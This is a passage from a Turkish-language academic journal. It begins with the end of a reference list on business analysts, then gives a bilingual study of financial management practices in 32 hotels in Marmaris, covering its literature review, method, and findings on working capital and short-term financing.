- Fisher, Ben, 2018, How Can A Business Analyst Add Value To Your Business? URL: <https://www.batimes.com/articles/how-can-a-business-analyst-add-value-to-your-business.html> [Erişim Tarihi: 1 Mart 2018].
- Graf, D.K. & Misis, M.M. 1994, 'The changing role of the systems analyst', Information Resources Management Journal, vol. 7, no. 2, pp. 15-23.
- Green, G.I. 1989, 'Perceived importance of system analysts' job skills, roles, and non-salary incentives', MIS Quarterly, vol. 13, no. 2, pp. 114-133.
- Hass, K., Van der Horst, R. and Ziemiński, K. (2007). From Analyst to Leader: Elevating the Role of the Business Analyst. Vienna, VA: Management Concepts Press.
- Hofmann, M. & Tierney, B. 2003, 'The involvement of human resources in large scale data mining projects', Proceedings of the 1st International Symposium on Information and Communication Technologies, vol. 49, ACM Press, Dublin, Ireland, pp. 103 - 109.
- Hunter, M.G. & Palvia, S.C. 1996, 'Ideal, advertised and actual systems analyst skills: the Singapore context', Information Technology & People, vol. 9, no. 1, pp. 63-77.
- Hunter, M.G. 1994, '"Excellent" systems analysts: key audience perceptions', ACM SIGCPR Computer Personnel, vol. 15, no. 1, pp. 15-31.
- Hurd, A.B. 1989, 'Systems analysts for the '90s', Computerworld, 7 August, pp. 69-76.
- IIBA, 2009, "A Guide to the Business Analysis Body of Knowledge (BABOK Guide) Version 2.0," International Institute of Business Analysis, Ontario.
- King, J. 1994, 'Caught in the middle', Computerworld, 29 August, pp. 69-71.
- Kupe Kupersmith. 2013. Business Analysis Is Dead, Long Live Business Analysis. URL: <https://www.batimes.com/kupe-kupersmith/business-analysis-is-dead-long-live-business-analysis.html>. [Erişim Tarihi: 1 Mart 2018].
- Laudon, K.C. and Laudon J. P. (2011); Yönetim Bilişim Sistemleri Dijital İşletmeyi Yönetme, 12. Basım, Çeviri Editörü: Uğur Yozgat, Ankara: Nobel Yayıncılık.
- Lee, C.K. 2005a, 'Analysis of skill requirements for systems analysts in Fortune 500 organizations', The Journal of Computer Information Systems, vol. 45, no. 4, pp. 84-92.
- Lee, C.K. 2005b, 'Transferability of skills over the IT career path', Proceedings of the 2005 ACM SIGMIS CPR Conference on Computer Personnel Research, ACM Press, Atlanta, Georgia, USA, pp. 85 - 93.
- Lerouge, C., Newton, S. & Blanton, J.E. 2005, 'Exploring the systems analyst skill set: perceptions, preferences, age and gender', Journal of Computer Information Systems, vol. 45, no. 3, pp. 12-23.
- McCusker, T. 1990, 'Why business analysts are indispensable to IS', Datamation, 15 January, pp. 76-78.
- McKnight, W. 2005, 'Will business intelligence replace the business analyst?' DM Review, February, p. 45.
- Misis, M.M. & Graf, D.K. 2004, 'Systems analyst activities and skills in the new millennium', The Journal of Systems and Software, vol. 71, no. 1/2, pp. 31-36.
- Morrison, K.E. 2004, 'Current trends in trauma registry the role of the systems analyst', Journal of Trauma Nursing, vol. 11, no. 2, pp. 75-78.
- Nord, D.G. & Nord, H.J. 1997, 'Information systems project development: knowledge and domain requirements for the systems analyst', Industrial Management & Data Systems, vol. 97, no. 1, pp. 17-24.
- Overby, S. 2006, 'The top three positions you need; the internal IT staff is back. People with business skills are most valuable - and the hardest to find', CIO, 1 January, pp. 68-70.
- Owen, J. 2004, 'Putting rules engines to work', Infoworld, 28 June, pp. 34-41.
- Payne, S.C. & Awad, E.M. 1990, 'The systems analyst as a knowledge engineer: can the transition be successfully made?' Proceedings of the 1990 ACM SIGBDP Conference on Trends and Directions in Expert Systems, ACM Press, Orlando, Florida, USA, pp. 155 - 169.
- Peterson, R.O. 1984, 'Moving operations out of the cellar', Datamation, 15 October, pp. 162-164.
- Robert Half. 2014. How Big Data Is Changing the Business Analyst Job Description. URL: <https://www.roberthalf.com/blog/salaries-and-skills/how-big-data-is-changing-the-business-analyst-job-description>. [Erişim Tarihi: 1 Mart 2018].
- Sarıaslan, H., 1984. Sistem Analizinin Temelleri, *Ankara Üniversitesi SBF Dergisi*, 39(1), 51-63. Erişim Adresi: <http://dergipark.ulakbim.gov.tr/ausbf/article/view/5000054073/5000051388>
- Standing, C. 1998, 'Myths and the art of deception in information systems', Work Study, vol. 47, no. 1, pp. 5-13.
- Stevens, M. 2003, 'Bridging the gap', eWeek, 14 April, p. 61.
- Şeker, Ş. E. (2016). İş Analitiği (Business Analytics), YBS Ansiklopedi, 3(4), 3-9. Erişim Adresi: http://ybsansiklopedi.com/wp-content/uploads/2017/04/business_analytics_is_analitigi-1.pdf
- Taylor, M.J., McWilliam, J., Gresty, D. & Moynihan, E. 2004, 'The law and the systems analyst', Systems Research and Behavioural Science, vol. 21, no. 1, pp. 97-100.
- Verner, L. 2004, 'BPM: The promise and the challenge', Queue, March, pp. 82-91.

Otel İşletmelerinde Finansal Yönetim Uygulamaları Financial Management Practices in Hotel Enterprises

Önder MET*

İsmail Mert ÖZDEMİR**

Hakan SİLİTALAY***

Öz

Bu çalışmanın amacı, otel işletmelerinde finansal yönetim uygulamalarını araştırmak, özelliklerini belirlemek ve etkinliğini değerlendirmektir. Finans fonksiyonu bütün işletmelerde uygulanmaktadır. Bununla birlikte, diğer işletme fonksiyonları gibi, finansal yönetim uygulaması da sektör koşullarından etkilenmekte ve farklılaşmaktadır. Örneğin, literatürde otel işletmelerinin finansman kaynaklarının genellikle yetersiz ve pahalı olduğu vurgulanmaktadır. Diğer yandan, ülke koşulları da finansal yönetim uygulamalarında farklılaşma yaratabilir. Özellikle gelişmekte olan ülkelerde otel sektöründe finansal araştırmalar yetersizdir. Bu nedenle bu çalışmada Türkiye’de önemli bir destinasyon olan Marmaris’te otel işletmelerine yönelik bir araştırma yapılmıştır. Araştırma, Marmaris’te 2016 turizm sezonu öncesinde gerçekleştirilmiştir. Araştırmada bölgede faaliyet gösteren çeşitli büyüklükte toplam 32 otel kapsanmıştır. Araştırmada veri toplamada konunun niteliği itibarıyla nitel yöntem tercih edilmiştir. Yapılandırılmış sorular çerçevesinde otel yöneticileri ile derinlemesine mülakat gerçekleştirilmiştir. Daha sonra, toplanan veriler frekans analizi ve içerik analiz yoluyla değerlendirilmiştir. Araştırma sonucuna göre uygulamada oteller, fon ihtiyaçlarını daha çok iç kaynaklardan karşılamakta ve yüksek oranda özsermayeye dayanmaktadır.

Anahtar Kelimeler: Otel İşletmeleri, Finansal Yönetim, Finansman, Marmaris.

Jel Kodları: Z33, M10.

Abstract

The aim of this study is to analyse financial management practices in hotel enterprises, determine their characteristics and evaluate their effectiveness. The finance function is implemented in all enterprises. Financial management practice, however, is also affected and differentiated by the sectoral conditions like other business functions. For example, it is often pointed out that the financing resources of hotel enterprises are generally in adequate and expensive in the literature. Conditions of a country, on the other hand, can make a difference in financial management practices. Especially in developing countries, financial researches in the hotel sector are insufficient. That is why this study researches hotel enterprises in Marmaris, a remarkable destination in Turkey. There search was carried out in Marmaris before the 2016 tourism season, covering a total of 32 hotels of various sizes that operate in the region. In the research, qualitative method was preferred in terms of the quality of the data collected. In-depth interviews with hotel managers were conducted within the framework of structured questions. The collected data were then evaluated through frequency analysis and content analysis. According to the research result, it can be said that the hotels meet their fund needs rather from internal sources and are mostly based on owner’s equity.

Key Words: Hotel Enterprises, Financial Management, Financing, Marmaris.

Jel Codes: Z33, M10.

GİRİŞ

Her işletmede olduğu gibi, amaçlara ulaşmak için konaklama işletmelerinde de fonksiyonel uygulamalar gerçekleştirilmektedir. Bunlardan biri de finansal yönetimdir. Finansal yönetim, ihtiyaç duyulan fonların sağlanmasını ve yatırımını konu alır. Fonlar, borç ve özkaynak olarak kısa, orta ve uzun vadeli sağlanırken dönen ve duran varlıklara yatırılır (Akgüç, 1994).

Finansal yönetimde amaç, nakit akımlarını çoğaltmak, hızlandırmak ve riski azaltmak yoluyla işletmenin piyasa değerini ençoklamaktır (Gürsoy, 2007). Finansal kararlar, uygulamalar yoluyla işletmeleri amaçlarına yakınlaştırır. Uygulamalar, belirli tercihlerin sonucu olarak, işletmenin politikalarını da yansıtır. Uygulamalara bakılarak, işletme politikaları değerlendirilebilir.

İşletmelerde fonksiyonel uygulamalar, amaçlar ve ilkeler itibarıyla aynı olsa da sektör karakteristikleri, uygulamalarda farklılıklara ve sınırlamalara yol açabilmektedir. Bu durum, uygulamada farklı yöntemleri de beraberinde getirebilmektedir. Konaklama sektörü de, sermaye-yoğun yapısı, riskli talep koşulları, sezonluk faaliyeti, düşük kar marjlı yapısı ile farklı uygulamalara yol açmaktadır (Bkz: Tarras, 1992; Coltman, 1979; Andrew, W.P. ve Schmidgall, R. 1993; Defranco, A. ve Lattin, T. 2007).

* Assoc. Prof. Dr, Balıkesir University, Tourism Faculty, ondermet@hotmail.com

** Lecturer, Adnan Menderes University, Karacasu Memnune İnci Vocational School, Department of Tourism and Hotel Management, mert.ozdemir@adu.edu.tr

*** Lecturer, Adnan Menders University, Karacasu Memnune İnci Vocational School, Department of Accounting, hakan.silitalay@adu.edu.tr

Bu çalışmada, bir resort merkezde otel işletmelerine yönelik bir araştırma yapılarak, finansal yönetim uygulamaları ve politikaları belirlenmektedir. Böylece, konaklama işletmelerinin finansal karakteristikleri ortaya konmaya çalışılmaktadır.

Literatür

Konaklama sektöründe yatırımlar ve finansmanına ilişkin çalışmalar diğer alanlara göre sınırlılık göstermektedir (Met vd. 2013: 267). Şenel (2007: 1-12), turizm yatırımlarını incelediği çalışmada, turizm yatırımlarının diğer sektörlerle göre farklılıkları üzerinde durmuştur. Buna göre başlıca farklar, turizm yatırımlarının sermaye-yoğun ve emek-yoğun olmasıdır. Karadeniz vd. (2007: 195-205), seçilmiş paydaşlar yardımıyla mevcut Türk turizm yatırımlarının SWOT analizini gerçekleştirmişlerdir. Bu paydaşlar, konaklama sektörü ve seyahat sektörü yöneticileri ile turizm akademisyenleridir. Analiz sonucuna göre, Türkiye’de turizm yatırımlarının güçlü yönlerinden biri, rakiplerine göre daha yeni ve modern olmasıdır. Zayıf yanlarından biri de turizm yatırımlarının finansmanında finansal kaynak bulmanın zorluğudur. Sakarya (2008: 1-12), çalışmada turizm işletmelerinin finansman sorunlarından hareketle, bu işletmelerin güçlü bir finansal yapıya sahip olabilmeleri için turizm işletmelerinin İMKB’de halka açılma yoluyla fon sağlama imkanlarını incelemiş ve öneriler getirmiştir. Kuşadası’nda yapılan bir çalışmada (Tandoğan, 2001: 1-14), konaklama tesislerinin dış finansman kaynaklarından çeşitli nedenlerle yararlanamadıkları, daha çok özkaynakların kullanıldığı, yatırım ve finansman sorunlarının merkezi yönetime veya otel sahibine havale edildiği saptanmıştır. Yapılan bir başka çalışmada (Ceylan ve İlban, 2005: 12-18) ise otel işletmelerinin en önemli finansal sorunlarının nakit yetersizliği, tahsilatlarda gecikme, yatırım yapamama vb. olduğu saptanmıştır. Poyraz (2008: 142-151), Akdeniz bölgesinde büyük ölçekli otel işletmelerinin orta ve uzun vadeli fon kaynakları ve sermaye piyasasına açılma eğilimlerini belirlemeye yönelik bir araştırma yapmıştır. Orta vadeli finansman kaynaklarına ilişkin büyük otellerin tercihleri sırasıyla orta vadeli banka kredileri, dönen krediler ve donatım kredileridir. Met (2006: 35-46), orta vadeli finansman kaynaklarından taksitli kredilerin Türk konaklama sektöründe ekipmanların finansmanında kullanılıp kullanılmadığını belirlemeye yönelik yaptığı çalışmada, otel ekipmanlarının satıcıları tarafından taksitli finansmana konu olduğunu, fakat taksitlerin kısa vadeli olduğunu tespit etmiştir. Met vd. (2006: 263-276), Marmaris’te otel sektöründe faaliyet döneminde yatırımlarının finansman kaynaklarını ve finansman sorunlarını araştırmışlardır. Araştırma sonucuna göre, işletme döneminde oteller en çok sırasıyla, orta vadeli banka kredileri, kısa vadeli banka kredileri, finansal kiralama ve iç finansman kaynaklarını kullanmaktadırlar. Kredi finansmanında en çok karşılaşılan sorun ise kredi maliyetlerinin yüksek olmasıdır.

İşletmelerin finansman sorunlarına yönelik araştırmaların çoğu, KOBİ’lerin finansman sorunları kapsamında ele alınmaktadır. Bunların bir kısmı da konaklama KOBİ’lerine yöneliktir. Örneğin; Yılmaz (2007: 162-170), Bodrum’da faaliyet gösteren turizm KOBİ’lerinin finansman sorunlarını araştırmıştır. Araştırmanın sonucu, finansman sorunlarının en öncelikli sorun olduğu ve finansman sorunlarının çözümünde turizm KOBİ’lerinin finansman tercihleri, sırasıyla, banka kredileri, akraba ve arkadaşlardan borç alma ve sermaye artırımı şeklindedir. Bunun yanısıra finansmanda karşılaşılan en önemli sorunların başında kredi temin etmede zorluklar ve kredi maliyetlerinin yüksek olması gelmektedir. Küçük oteller üzerinde yapılan bir başka çalışmada (Özer ve Yamak, 2000: 261-273) ise, gerek kuruluş gerekse işletme döneminde kurumsal borçlanmanın geçerli olmadığı, daha çok kişisel tasarruflar ve dağıtılmayan karlar ile fon ihtiyaçlarının karşılandığı sonucuna varılmıştır. Karadeniz vd. (2015: 85-98) Van ilinde konaklama ve seyahat KOBİ’lerinde yaptıkları araştırmaya göre en başta gelen finansal sorunlar enerji giderlerinin yüksekliği, vergi oranlarının yüksekliği, faiz oranlarının yüksekliği, işletme sermayesi yetersizliği ve kar marjlarının düşüklüğüdür.

Finansman sorunlarının KOBİ’lerde başat sorunlar olması, turizm dışında diğer KOBİ’ler için de geçerlidir (Yıldız ve Özolgun, 2010: 112-124). Met’in (2011: 127-144) Kırgızistan’da KOBİ’lerin finansal sorunlarını araştırdığı çalışmada KOBİ’ler kredi koşullarını elverişsiz olarak değerlendirmişlerdir. Yörük’ün (2007: 378) Türkiye’de yaptığı bir çalışmada KOBİ’lerin en çok kullandıkları finansman kaynakları sıralamasında birinci sırada özkaynaklar (%37,3), ikinci sırada ticari banka kredileri ve üçüncü sırada vadeli çek ve senetler gelmiştir. Bekçi ve Usul’ün (2001: 119-120) yine Türkiye’de yaptıkları bir araştırmaya göre ise, KOBİ’lerin 2/3’ü yabancı kaynak kullanmakta, fakat bu kaynakların 4/5’i ticari bankalardan, 1/5’i de Halk bankasındandır. KOBİ’lerin özkaynaklar dışında kullandıkları yabancı kaynakların kısa vadeli olmasından dolayı bu tür krediler

KOBİ'lerin yatırım ve işletme sermayesi ihtiyaçları için etkin bir çözüm olmamaktadır. Aynı araştırmada KOBİ'lerin yabancı kaynak sağlamada karşılaştıkları güçlükler önem sırasına göre şöyle bulunmuştur: kredi faizlerinin yüksekliği, kısa vadeli olması, yüksek teminat istenmesi, kredi tutarının yetersizliği, bürokratik engeller. KOBİ'lere yönelik Türkiye'de yapılan bazı araştırmalara (Bekçi ve Usul, 2001: 121; Demir ve Sütçü, 2002: 90; Korkmaz, 2003) göre, KOBİ'lerin en başta gelen sorunu finansal yetersizliklerdir. Finansal problemlerinin temelinde yatan başlıca neden ise, işletmelerin peşin satış yapma imkanı bulamamaları ve alacakları vadesinde tahsil edememeleridir (Topal vd., 2006: 294). Ayrıca, kredili alımların vadesi kredili satışların vadesinden kısadır (Bekçi ve usul, 2001: 122). Bunun sonucu olarak işletmeler en çok, işletme sermayesi sıkıntısı yaşamaktadırlar. Finansman kaynağı temininde en çok izlenen sıra ise (1) ticari banka kredileri, (2) özkaynaklar olmaktadır (Demir ve Sütçü, 2002: 90-91; Topal vd., 2006: 290; Korkmaz, 2003; Bayraktar ve Köse, (<http://www.emu.edu.tr>, 10.03.2010). KOBİ'lerin çoğu teşvik kullanmakta, fakat KOBİ'lerce bu teşvikler yetersiz bulunmaktadır (Bekçi ve usul, 2001: 119). Yörük'ün (2007: 377) araştırmasında da benzer sonuçlar bulunmuştur. KOBİ'lerin başlıca finansal sorunları, alacakların zamanında tahsil edilememesi, vadeli satışların çokluğu, özkaynak yetersizliği ve girdi maliyetlerinin yüksekliği olarak sıralanmaktadır. KOBİ'ler geleneksel para ve sermaye piyasası araçlarından gereği kadar yararlanamadıkları gibi, faktoring, forfaiting, leasing, risk sermayesi gibi modern finansman tekniklerini de bilmemekte veya çeşitli nedenlerle değerlendirememektedirler (Bekçi ve Usul, 2001: 123; Topal vd., 2006: 285; Zor ve Akın, 2008: 181). KOBİ'ler finansman sorunlarını kendi iç dinamikleri ile aşamadıklarında devletin gerekli fonlama ve düzenleme desteğine ihtiyaç duymaktadırlar. Bu destek ve düzenlemeler direkt finansal kaynak açısından olabileceği gibi, finansal kaynakların nerede ve nasıl bulunacağına ilişkin bilgi transferi ve eğitim şeklinde de olabilmektedir (Tokay'dan aktaran Demir ve Sütçü, 2002: 84).

Yöntem

Araştırmanın amacı, otel işletmelerinde finansal yönetim uygulamalarını belirlemek ve değerlendirmektir. Araştırma, Türkiye'nin önemli turizm merkezlerinden biri olan Marmaris'te 2016 yılı yaz sezonu öncesinde gerçekleştirilmiştir. Araştırma evrenini, ilçede turizm işletme belgeli yıldızlı oteller oluşturmaktadır. Bunun için Muğla İl Kültür ve Turizm Müdürlüğü'nden otellerin listesi alınmıştır. İlçede 15 beş yıldızlı, 22 dört yıldızlı, 34 üç yıldızlı, 17 iki yıldızlı ve 1 bir yıldızlı olmak üzere toplam 89 turizm işletme belgeli otel mevcuttur. Tatil köyleri, butik oteller vd. yıldızlı olmayan konaklama işletmeleri de dahil edilirse, evren daha geniş olarak kabul edilebilir. Örneklem seçiminde "kota örneklem yöntemi" uygulanmış ve her yıldız grubundaki otellerin %50'sinin kapsanması hedeflenmiştir. Ancak bazı otel yöneticilerinin görüşmek istememeleri nedeniyle bu orana ulaşamamıştır. Araştırmanın örneklemi 6 beş yıldızlı, 8 dört yıldızlı, 11 üç yıldızlı, 6 iki yıldızlı ve 1 bir yıldızlı otel olmak üzere toplam 32 otel oluşturmıştır. Örneklem evreni temsil etme oranı yaklaşık %32'dir.

Araştırmada nitel veri toplama yönteminin derinlemesine mülakat tekniği kullanılmıştır. Yapılandırılmış sorular çerçevesinde otel yöneticileri ile görüşülerek finansal yönetim uygulamaları belirlenmeye çalışılmıştır. Yapılandırılmış soru formu, kapalı ve açık uçlu sorulardan oluşturulmuştur. Bazı otellerde yöneticilerin isteği üzerine soru formları bırakılmış ve daha sonra toplanmıştır. Soru formu iki bölümden oluşmuştur: 1) otel işletmelerinin özellikleri ve 2) finansal yönetim uygulamaları. Görüşme konuları ve sorular, yazarlarca özgün biçimde oluşturulmuştur. Otel yöneticilerinin sorulara verdikleri cevapların frekans ve yüzde dağılımları tablolarda gösterilmiş ve yorumlanmıştır. Cevaplayıcıların soruları anladıkları ve samimi cevaplar verdikleri varsayılmıştır. Araştırmanın bireysel otellerde yapılması ve finansal konularda karar alma yetkisinin çoğu zaman merkezi şirketteki yöneticilere ait olması, araştırmanın kısıtlılığını oluşturmaktadır.

Bulgular

Otel İşletmelerinin Özellikleri:

Araştırma kapsamındaki otellerin özellikleri aşağıdaki gibi açıklanabilir (Bkz. Tablo 1):

- Araştırmaya katılan otel yöneticileri "genel müdür" (%34), "mali işler müdürü" (%34) ve "muhasabe müdürü" (%32) ünvanlarını taşımakta ve herbiri eşite yakın bir oranı temsil etmektedir. Cevaplayıcılar, finansal konularda kısmen de olsa sorumluluk taşımaktadırlar.

- Araştırmada otellerin yıldız sayısına göre dağılımı şöyledir: %19'u beş yıldızlı, %25'i dört yıldızlı, %34'ü üç yıldızlı, %19'u iki yıldızlı ve %1'i bir yıldızlı.
- Araştırılan otellerin hepsi ağırlıklı olarak dış pazara yönelik çalışmaktadır. Otellerin müşterileri içinde yabancı turistlerin payı %85'in üzerindedir.
- Araştırılan otellerin çoğu (%81'i) sermaye şirkettir (anonim ve limited), azı (%19'u) şahıs işletmesidir.
- Araştırılan otellerin çoğu sezonluk, küçük bir bölümü yıl boyunca faaliyet göstermektedir. Araştırma resort bir bölgede yapıldığı için, otellerin çoğu mevsimlik faaliyet göstermektedir.
- Araştırılan otellerin; %38'si 50'den daha az odalıdır ve küçüktür, %19'u 51-100 odalı ve orta büyüklüktedir, geri kalan %43'ü ise 100'den daha fazla odalı ve büyüktür. Araştırmaya katılan otellerin yarısından fazlasının küçük ve orta büyüklükte olduğu kabul edilebilir (Bkz. Olalı ve Korzay, 1989).
- Araştırılan otellerin tamamı bağımsız işletmelerdir. Hiçbiri bir otel zincirinin üyesi değildir.
- Araştırılan otellerin %50'sinde çalışan sayısı 50'nin altında, geri kalanı 50-150 arasında çalışan sayısına sahip denilebilir. Otellerin mevsimlik yoğunlaşması, çalışan sayısında değişikliklere neden olabilir.
- Araştırılan otellerin %69'unun doluluğu %85'in üzerindedir. Geri kalanların hemen tamamı da %70'in üzerindedir. Ancak araştırılan otellerin çoğunun sezonluk faaliyet göstermesi, belirtilen doluluk oranlarının yıllık mı yoksa sezon için mi olduğu konusunda tereddütler uyandırmaktadır.

Tablo 1. Otel İşletmelerinin Özellikleri

DEĞİŞKENLER	N	%	DEĞİŞKENLER	N	%
CEVAPLAYICININ STATÜSÜ			ODA SAYISI		
Mali işler müdürü	11	34	1-50	12	38
Muhasebe müdürü	10	32	51-100	6	19
Genel müdür	11	34	101-150	5	16
Toplam	32	100	151-200	6	19
YILDIZ SAYISI			201 ve üzeri	3	8
5 Yıldızlı	6	19	Toplam	32	100
4 Yıldızlı	8	25	OTELİN BAĞIMSIZ OLMA DURUMU		
3 Yıldızlı	11	34	Bağımsız (Tek)	32	100
2 Yıldızlı	6	19	Yerli bir zincire bağlı	-	-
1 Yıldızlı	1	1	Yabancı bir zincire bağlı	-	-
Toplam	32	100	Toplam	32	100
MÜŞTERİ YAPISI			ÇALIŞAN SAYISI		
% 95 Yabancı - % 5 Yerli	15	47	1-50	16	50
% 90 Yabancı - % 10 Yerli	10	31	51-100	4	13
% 85 Yabancı - % 15 Yerli	7	22	101-150	9	28
Toplam	32	100	151 ve üzeri	3	9
HUKUKİ STATÜ			Toplam	32	100
Tek şahıs işletmesi	6	19	DOLULUK ORANI		
Anonim şirket	18	56	% 50-% 70	1	3
Limited şirket	8	25	% 71-% 85	9	28
Toplam	32	100	% 86-% 100	22	69
FAALİYET SÜRESİ			Toplam	32	100
Sezonluk	27	84			
Yıl boyu	5	16			
Toplam	32	100			

Çalışma Sermayesi Yönetimi:

Finansal yönetim uygulamasında çalışma (işletme) sermayesi yönetimi, yöneticilerin en çok zamanını alan ve kritik önemi olan bir konudur. Kredili alım ve satış koşulları, uygulamada işletmelerin çalışma sermayesi yeterliliğini etkileyen önemli bir faktördür. Oteller, yiyecek, içecek ve çeşitli tedarikler (temizlik vb.) satın almaktadırlar. Buna karşılık müşterilerine yiyecek, içecek ve çeşitli hizmet

(konaklama vd.) satışlarında bulunmaktadır. Kredili alım koşulları kredili satış koşullarından daha elverişli ise, işletmenin çalışma sermayesi ihtiyacı azalır ve likidite sorunları daha az olur.

Otellerin yaklaşık yarısının (%47) kredili satışlarının toplam satışlara oranı %80'den fazladır. Otellerin %72'sinin kredili satış oranı %60'ın üzerindedir. Tüm oteller kredili satış yapmaktadırlar. Bu durum, otellere alacak yatırımı ve finansmanı sorumluluğu getirmektedir. Alacakların (kredi) vadesi 1-3 ay arasında değişmektedir. Vade uzunluğu da alacak yatırımı artırılmaktadır. Kredili alım koşullarına baktığımızda; kredili alımların toplam satışlar içindeki payı da kredili satışların oranına yakın fakat biraz altındadır. İşletmelerin %69'unun kredili alım oranı %60'ın üzerindedir. Tüm oteller değişik oranlarda kredili alım yapmaktadırlar. Kredili alımların gün olarak süresi ise işletmeden işletmeye değişmektedir. Bazı işletmelerin (5 otel) ticari kredi vadesi 30 günden kısa olduğu gibi, bazılarının (6 otel) 4 aydan daha uzundur. İşletmeler arasında ciddi vade farkları mevcuttur. Kredi değerliliği yüksek oteller daha uzun vadelerle tedarikler satın alabilirlerken, kredi değerliliği düşük oteller çok daha kısa vadelerle alım yapabilmektedirler. Kredili satış vadelerinde ise rakip oteller arasında yakın vadeler söz konusudur. Otellerde kredili alım ve satış koşulları birbirine yakın olduğundan, kredili satışlardan doğan alacakların finansmanını ticari (satıcı) kredilerin karşıladığı söylenebilir. Ancak bu, işletmeden işletmeye farklı olabilir.

Alacakların takibi ve tahsilinde gösterilen titizlik ve kullanılan belirli teknikler de etkin alacak yönetiminin bir göstergesi olabilir. Otellerin yarısı (16 otel) alacak takip ve tahsilinde kullandıkları bir teknik olduğunu belirtmişlerdir. 16 otelin 14'ü "alacakların yaşı çizelgesi"ni kullanmaktadırlar. Alacakların yaşı çizelgesi, hangi müşterilerden alacakların vadesinin ne kadar kaldığını, ne kadarının geciktiğini gösteren bir alacak yönetimi tekniğidir.

Otellerde stoklar da alacaklardan sonra en önemli çalışma sermayesi kalemidir. Stoklara yatırım da finansman gerektirir. Oteller hizmet işletmeleri olduğundan, stoklara duyulan ihtiyaç sınırlıdır. Bununla birlikte, yiyecek ve içeceklerden oluşan stokların da yeterli olması ve hızlı devir hızı, işletmenin likiditesi yönünden önemlidir. Stokların yeterliliğini ve devir hızını gösteren tekniklerin başında "stok devir hızı" gelmektedir. Otellerin 23'ü (%72'si) bir stok yönetimi tekniği kullandığını belirtmiştir. Belirtilen teknikler arasında stok devir hızı %35 yer tutarken, "kısa süreli sayım" gibi basit bir tekniği kullananların oranı %39'dur. Geri kalanı "cost control" seçeneğini işaretlemişlerdir. Ancak cost control, maliyet hesaplamasında kullanılan bir tekniktir.

Nakit ve çalışma sermayesi yönetiminde kullanılan en önemli teknik, belki de "nakit bütçesi" dir. Nakit bütçesi, nakit planlama ve kontrol tekniği olup, yeterli nakit bulundurulmasında ve zamanında önlem alınmasında etkili bir yöntemdir. Nakit bütçesinden yararlanan otel sayısı 27'dir (%84). Otellerin büyük çoğunluğunun bu yöntemi kullanmaları, çalışma sermayesi yönetimi uygulamaları bakımından olumludur. Otellerin yaklaşık yarısı (%46'sı) haftalık ve aylık periyotlarla nakit bütçesi düzenlerken, geri kalanı da "üç aylık" ve "sezonluk" cevabı vermişlerdir. Nakit bütçesi uygulamasında en azından otelin üç aylık önünü görmesi ve her geçen ay için yeni bir ayın bütçesinin eklenmesi yararlı olacaktır. Araştırılan otellerin çalışma sermayesi uygulamaları Tablo 2'de toplu olarak görülmektedir.

Tablo 2. Çalışma Sermayesi Yönetimi

ÇALIŞMA SERMAYESİ YÖNETİMİ		N	%
Kredili (vadeli) satışların yüzdesi (Kredili Satışlar / Toplam Satışlar)	% 0-% 20	-	0
	% 21-% 40	5	16
	% 41-% 60	4	13
	% 61-% 80	8	25
	% 81-% 100	15	46
	Toplam	32	100
Kredili satışların ortalama vadesi	0-1 ay	-	0
	1-2 ay	23	72
	2-3 ay	9	18
	3 ay ve üzeri	-	0
	Toplam	32	100
Kredili (vadeli) alımların yüzdesi (Kredili Alımlar / Toplam Alımlar)	% 0-% 20	4	13
	% 21-% 40	3	9
	% 41-% 60	3	9

	% 61-% 80	10	31
	% 81-% 100	12	38
	Toplam	32	100
Kredili alımların ortalama vadesi	0-30 gün	5	16
	1-2 ay	10	30
	2-3 ay	6	19
	3-4 ay	5	16
	4 ay ve üzeri	6	19
	Toplam	32	100
Alacak takip ve tahsilinde kullanılan teknikler/prosedürler var mı?	Evet	16	50
	Hayır	16	50
	Toplam	32	100
Alacak takip ve tahsilinde kullanılan teknikler/prosedürler	Yaş çizelgesi	14	88
	Otomasyon sisteminden takip	2	12
	Toplam	16	100
Stok seviyesini belirlemede kullanılan yöntem ve teknikler var mı?	Evet	23	72
	Hayır	9	18
	Toplam	32	100
Stok seviyesini belirlemede kullanılan yöntem ve teknikler	Cost control	6	26
	Kısa süreli sayım	9	39
	Stok devir hızı	8	35
	Toplam	23	100
Nakit bütçesi düzenlenmekte mi?	Evet	27	84
	Hayır	5	16
	Toplam	32	100
Nakit bütçesi hazırlamadaki dönem uzunluğu	Günlük	-	0
	Haftalık	7	26
	Aylık	6	22
	2 aylık	-	0
	3 aylık	2	8
	Sezonluk	12	44
	Toplam	27	100

Kısa Vadeli Finansman:

Çalışma sermayesi açıkları, kısa süreli finansman gereksinimi yaratır. İşletmeler bu nedenle sık sık kısa süreli kredi alırlar.

Tablo 3, araştırılan otellerin en çok kullandıkları kısa vadeli finansman yöntemlerini göstermektedir. Tablodan görüldüğü gibi, otellerin çoğu, belirtilen kısa süreli fon kaynaklarını “hiç” kullanmamaktadırlar. Bu durum, çoğu otelin nakit akımlarının fazla verdiği, kısa süreli finansmandan çok yatırım yaptıkları anlamına gelmektedir. Otellerin tümü bağımsız (tekil) olduğundan, “ana şirket desteği” almamaktadırlar. “Ortaklardan veya tanıdıklardan borç alma”, “satıcı kredileri”, “ödemeleri erteleme” ve “kar payı dağıtmama”, otellerin daha azının “çok az” ölçüde kullandıkları kısa süreli fon kaynaklarıdır. Otellerin 1/3’ü, sadece “ticari bankaların kredileri”ni çok kullandıklarını ifade etmişlerdir. Genel görünüm, otellerin likidite problemleri yaşamadıkları, ihtiyaç duyanların kısa vadeli finansman kaynağının ticari bankalar olduğu yönündedir.

Tablo 3. Kısa Vadeli Nakit İhtiyacının Karşılama Şekli

KISA VADELİ FİNANSMAN	EN ÇOK		ÇOK		AZ		ÇOK AZ		HİÇ	
	N	%	N	%	N	%	N	%	N	%
Ticari bankalardan kredi alma	8	25,0	3	9,4	3	9,4	-	-	18	56,2
Ortaklardan veya tanıdıklardan borç alma	-	-	-	-	4	12,5	8	25,0	20	62,5
Satıcı kredilerine ağırlık verme	5	15,6	-	-	1	3,1	8	25,0	18	56,2
Ödemeleri erteleme	3	9,4	2	6,2	2	6,2	9	28,1	16	50,0
Kar payı dağıtmama	-	-	1	3,1	-	-	5	15,6	26	81
Ana şirketten nakit desteği	-	-	-	-	-	-	-	-	32	100

Duran Varlıkların Finansmanı:

Dönen varlıklar (çalışma sermayesi) kısa vadeli finansman gerektirirken, duran varlıklar uzun vadeli fon ihtiyacına neden olmaktadır. İşletme döneminde uzun vadeli yatırımlar ve finansman genellikle teçhizat ve mefruşat yenilemelerinde görülmektedir.

